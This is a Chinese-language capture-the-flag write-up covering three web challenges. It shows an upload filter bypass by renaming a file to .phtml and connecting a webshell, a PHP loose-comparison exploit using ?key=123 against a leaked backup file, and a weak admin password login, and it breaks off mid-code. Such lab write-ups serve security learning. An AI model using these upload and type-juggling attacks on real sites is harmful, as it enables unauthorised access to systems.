
GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

[ACTF2020 新生赛]Upload1

发现是文件上传


提示说只能上传图片

抓包修改后缀为phtml



Upload Success! Look here~ ./uplo4d/1b519a4882e99bf170772ecd86eb338a.phtml

得到路径，菜刀连接，得到flag




```
flag{9164a532-4678-46a9-ad1e-f49ccc54039b}
```

[ACTF2020 新生赛]BackupFile1

根据题目提示下载备份文件，index.php.bak


接下来代码审计，发现是弱类型比较



文件(F) 编辑(E) 选择(S) 查看(V) 转到(G) 运行(R) 终端(T) 帮助(H)
index.php - Visual Studio Code
index.php
C: > Users > william > Downloads > index.php > ...
Python 3.8.5 64-bit (conda) ⊗ 0 ⚠ 0
行 19，列 1 空格: 4 UTF-8 CRLF php kite: ready

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}

```


```
?key=123
```



flag{9ef54c81-890d-4ac5-b9dd-67de120e741d}

[HCTF 2018]admin1

登录用户名admin，密码123，登录成功




hctf

Hello admin

flag{ede95cd5-41af-4059-8a80-78f861ded94b}

Welcome to hctf

随便注册一个账户登录，再修改密码源码里面发现提示




```
      <i class="icon bars"></i>
      <div class="menu">

          <a class="item" href="/index">index</a>
          <div class="divider"></div>
          <a class="item" href="/edit">post</a>
          <a href="/change" class="item">change password</a>
          <a class="item" href="/logout">logout</a>

      </div>
    </div>
  </div>
</div>
<div class="ui grid">
  <div class="four wide column"></div>
  <div class="eight wide column">




  </div>
</div>

<div class="ui grid">
    <div class="four wide column"></div>
    <div class="eight wide column">
        <!-- https://github.com/woadsl1234/hctf_flask/ -->
      <form class="ui form segment" method="post" enctype="multipart/form-data">
        <div class="field required">
          <label>NewPassword</label>
          <input id="newpassword" name="newpassword" required type="password" value="">
        </div>
        <input type="submit" class="ui button fluid" value="更换密码">
      </form>
    </div>
  </div>

<script type="text/javascript">
    $(document).ready(function () {
       // 点击按钮弹出下拉框
       $('.ui.dropdown').dropdown();

       // 鼠标悬浮在头像上，弹出气泡提示框
       $('.post-content .avatar-link').popup({
         inline: true,
         position: 'bottom right',
         lastResort: 'bottom right'
       });
     })
   </script>
   </body>
  </html>
```

把代码clone到本地

代码审计

在routes.py里面的register()，login()，change()三个函数里面都有strlower函数

```
#!/usr/bin/env python
# -*- coding:utf-8 -*-

